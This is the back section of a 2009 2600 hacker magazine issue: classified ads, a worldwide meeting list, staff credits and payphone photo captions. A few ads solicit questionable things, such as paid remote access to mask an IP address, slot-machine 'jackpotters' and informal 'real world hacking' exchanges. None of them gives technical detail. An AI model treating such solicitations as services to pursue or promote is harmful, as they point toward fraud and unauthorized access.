COLLABORATE WITH US. We're designing a new open-source gaming system. Including open controller hardware and PC-connected console. Contribute to system design, hardware design, layout, protocols, software, firmware, documentation, mechanical design, and more. http//powerxy.wiki-site.com

Wanted

WANTED: Local *2600* readers in the Hamilton/Burlington area to start a local *2600* regular meeting group. Contact don@jadedtech.com.

WANTED: Remote access to Chicago area computer using Comcast for Internet browsing in order to show originating Comcast IP. Compensation negotiable. Email: IP_chicago@yahoo.com

WANTED: PDP-8 OR PDP-8/S MINICOMPUTER. Our museum (www.pdp12.org) is dedicated to preserving early DEC 12-bit minicomputers. We're looking for two more machines to round out the collection - a PDP-8 (aka "straight eight") and PDP-8/S. These are transistor-based minicomputers, and we wish to repair and refurbish them back to a working state. If you have one for sale, trade, or donation, or know of one languishing in a basement somewhere, please contact us (contact info on the website).

THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

KALETON INTERNET provides secure and private web hosting, domain name registrations, and email accounts. We have offshore servers, anonymous payment methods, and strongly support freedom of speech. Visit us at www.kaleton.com now to see how we can help you.

WWW.NAMETROLLEY.COM has affordable domain names, low cost web hosting plan with extensive language support, SSL Certificates, email accounts, free photo album, free blog, free forwarding and masking, complete DNS control, over 40 TLDs to choose from, 24/7 support, and much much more.

JEAH.NET UNIX SHELLS & HOSTING. JEAH is celebrating its 10-year anniversary as #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH.NET also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Oh, and don't forget our private domain name registration at FYNE.COM.

INFORMATION INJECTION is a new site that is designed to educate the masses. We all know that human stupidity is security's weakest link, so let's try a little education as the patch! http://infoinject.org for elites and newbs alike!

BANDIT DEFENSE: SECURITY FOR THE LITTLE GUY. I'll hack into your computer systems and then help you fix all the security holes. I specialize in working with small businesses and organizations, and I give priority to those facing government repression. My services include: hacking your organization from the Internet (comprehensive information gathering and reconnaissance, web application security testing, remote exploits), hacking your organization from your office (physical security, local network audits, and exploitation), wireless network security (slicing through WEP, brute forcing WPA), electronic security culture (evading surveillance, encryption technology, etc.), and other misc. services. More details at www.banditdefense.com, or email info@banditdefense.com.

SUSPECTED OR ACCUSED OF COMPUTER-RELATED CRIMINAL OFFENSES? Consult with counsel experienced in defending human beings facing computer-related felony charges in California and federal courts. Omar Figueroa is an aggressive constitutional and criminal defense lawyer experienced in defending persons accused of unauthorized computer access (so-called hacking), misappropriation of trade secrets, and other cybercrimes. Omar is a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and is willing to consider pro bono representation for eligible defendants acting without a profit or commercial motive. Past clients include Kevin Mitnick (felony charges in California Superior Court dismissed), Robert Lyttle of The Deceptive Duo (patriotic hacker who exposed known vulnerabilities in the United States information infrastructure), and others. Additionally, Omar Figueroa is one of the premiere cannabis defense lawyers in California. He is a lifetime *2600* subscriber and a member of the Electronic Frontier Foundation, the National Association of Criminal Defense Lawyers, the National Lawyers Guild, the American Civil Liberties Union, Amnesty International, and the NORML Legal Committee. Please contact Omar Figueroa at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Complimentary case consultation. All consultations are strictly confidential and protected by the attorney-client privilege.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of www.BrazilBoycott.org, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2008 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CHEER10S.COM. News Syndicate from the Underground! Posting original and reposted news about the hacking and phreaking world. Regularly posted and looking for news submissions from members. http://www.cheer10s.com

SLOT MACHINE JACKPOTTERS. Go to hackershomepage.com for vending & slot machine jackpotters, lockpicks, phone devices, magnetic stripe equipment & controversial hacking publications.

Personals

WHERE CAN I GO NOW THAT I'VE GONE TOO FAR? 25 yrs white male w/green eyes, black hair (shaved), 6 foot 1, 200 lbs, lots of tats. I'm looking for a pen pal to help me pass the next few years I have left in this nation's wonderful prison system. Interests include telecommunications, networks/"remote networking," programming, urban exploration, music (punk/ska, oi, goth/industrial, electronic), tattoos, piercings, anything & everything Ireland. I have pics and access to email but no web/Internet. Michael Kerr #09496-029, USP Marion, PO Box 1000, Marion, IL 62959.

INTERESTED IN REAL WORLD HACKING: Looking to brainstorm via mail (for the incarcerated), email, instant messaging, and eventually over phone. Know anything about locks, safes, phone eavesdropping, scanners, or being in or at places when and where you don't belong? I want to talk real shop, trade ideas, thoughts, etc. Will communicate with all, including those down as I have been there seven straight. Contact info: HF, PO Box 320278, Cocoa Beach, FL 32932 - better yet, username Misterh083 on Yahoo IM, AOL IM, & gmail. Can you bypass Windows XP Pro admin password? Know phone boxes? Mycology? Thanks for reading. Shout out to Stormbringer - 083; keep your chin up.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Autumn issue: 8/25/09.

CLUB-MATE®

If you attended The Last HOPE, you might have seen a whole lot of hackers carrying around bottles of this mystery beverage. We imported it from Germany and it's turned out to be phenomenally successful with hackers throughout the United States and Canada. Club-Mate (made from yerba maté leaves) is a caffeinated, carbonated drink that's comparatively low in sugar. HOPE attendees and Germans tell us that you get a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them. Opinions on Club-Mate's taste vary widely: some people swear by it while others swear at it. Many say it's an acquired taste. In fact, the official slogan of Club-Mate translates to "one gets used to it."

So why are we telling you this? Because *2600* has just taken the next step by importing even more of the stuff and becoming the exclusive U.S. distributor. We expect to be in full swing over the summer. We're still sorting out prices and delivery options but when we're done you'll be able to have Club-Mate delivered right to your home. If you want to be among the first, sign up for our mailing list at our official website: club-mate.us.

The hacker world has always been a very strange place. Now *2600* is importing hacker beverages from Europe. You'll get used to it...

"The future is here. It's just not evenly distributed yet."
- William Gibson

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Redhackt

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Acidus, Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, glutton, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, OSIN, The Prophet, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

Webmaster: Juintz

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: beave, mangala, koz, r0d3nt

Forum Admin: Skram

Inspirational Music: The Doves, Kalyanji & Anandji, Poe, Vaselines, Stevie Wonder, Wilco, Geronimo Jackson

Shout Outs: Tedd, Notacon Crew, Jason Scott, the Country 99.5 crew, Ed Piskor

2600 *(ISSN 0749-3851, USPS # 003-176); Summer 2009, Volume 26 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2008 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on at
$6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2009; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Kamloops: Heros Pub, TRU University campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Grove Inn. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: E-Dune bar, 18 Ave Claude Vellefaux. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Rouen: Place de la Cathedrale by the benches in front. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviaduktean above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arkansas

Ft. Smith: Boom-a-Rang Diner, 915 Garrison Ave. 6 pm

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm.

Prescott: Barnes and Noble cafe in the Prescott Gateway Mall.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Newington: Panera Bread on the Berlin Turnpike. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St. (in Pentagon Row on the courtyard) 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Mercury Cafe, 1505 W Chicago Ave.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor. 6 pm

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: Vanderbilt University Hill Center, Room 238, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Foreign Payphones

Suriname. Found at the Torarica Hotel in Paramaribo, this payphone lacks an enclosure but has a sticker with the website for Telesur, the national telecommunications operator.

Photo by TProphet

Japan. A stylish and very busy phone, which was seen near the grounds of Kumamoto Castle on the island of .Kyushu.

Photo by LART

Canada. It's amazing what you can do to an ordinary payphone with a little imagination and rustic charm. Found in Fort Edmonton Park, a historical park in Alberta. ***Photo by Carsen Q.***

South Africa. Found at the waterfront in Cape Town, this Telkom payphone takes both coins and cards.

Photo by TProphet

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

Perhaps you've heard of Hackers on a Plane? Well, here we have Hackers on a *Bus*, discovered by **Rolla J.** in Budapest, Hungary. Now if only this company would branch into air travel, we could really have some fun.

OK, let this be notice to all of you who call us in a panic every time someone on *Jeopardy* has $2,600 on their display: it happens all the time and it's not a big deal anymore! But when all three contestants have it, that's pretty damn cool. This alignment was spotted and captured by **Mike Troutman** on April 4th, 2009.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).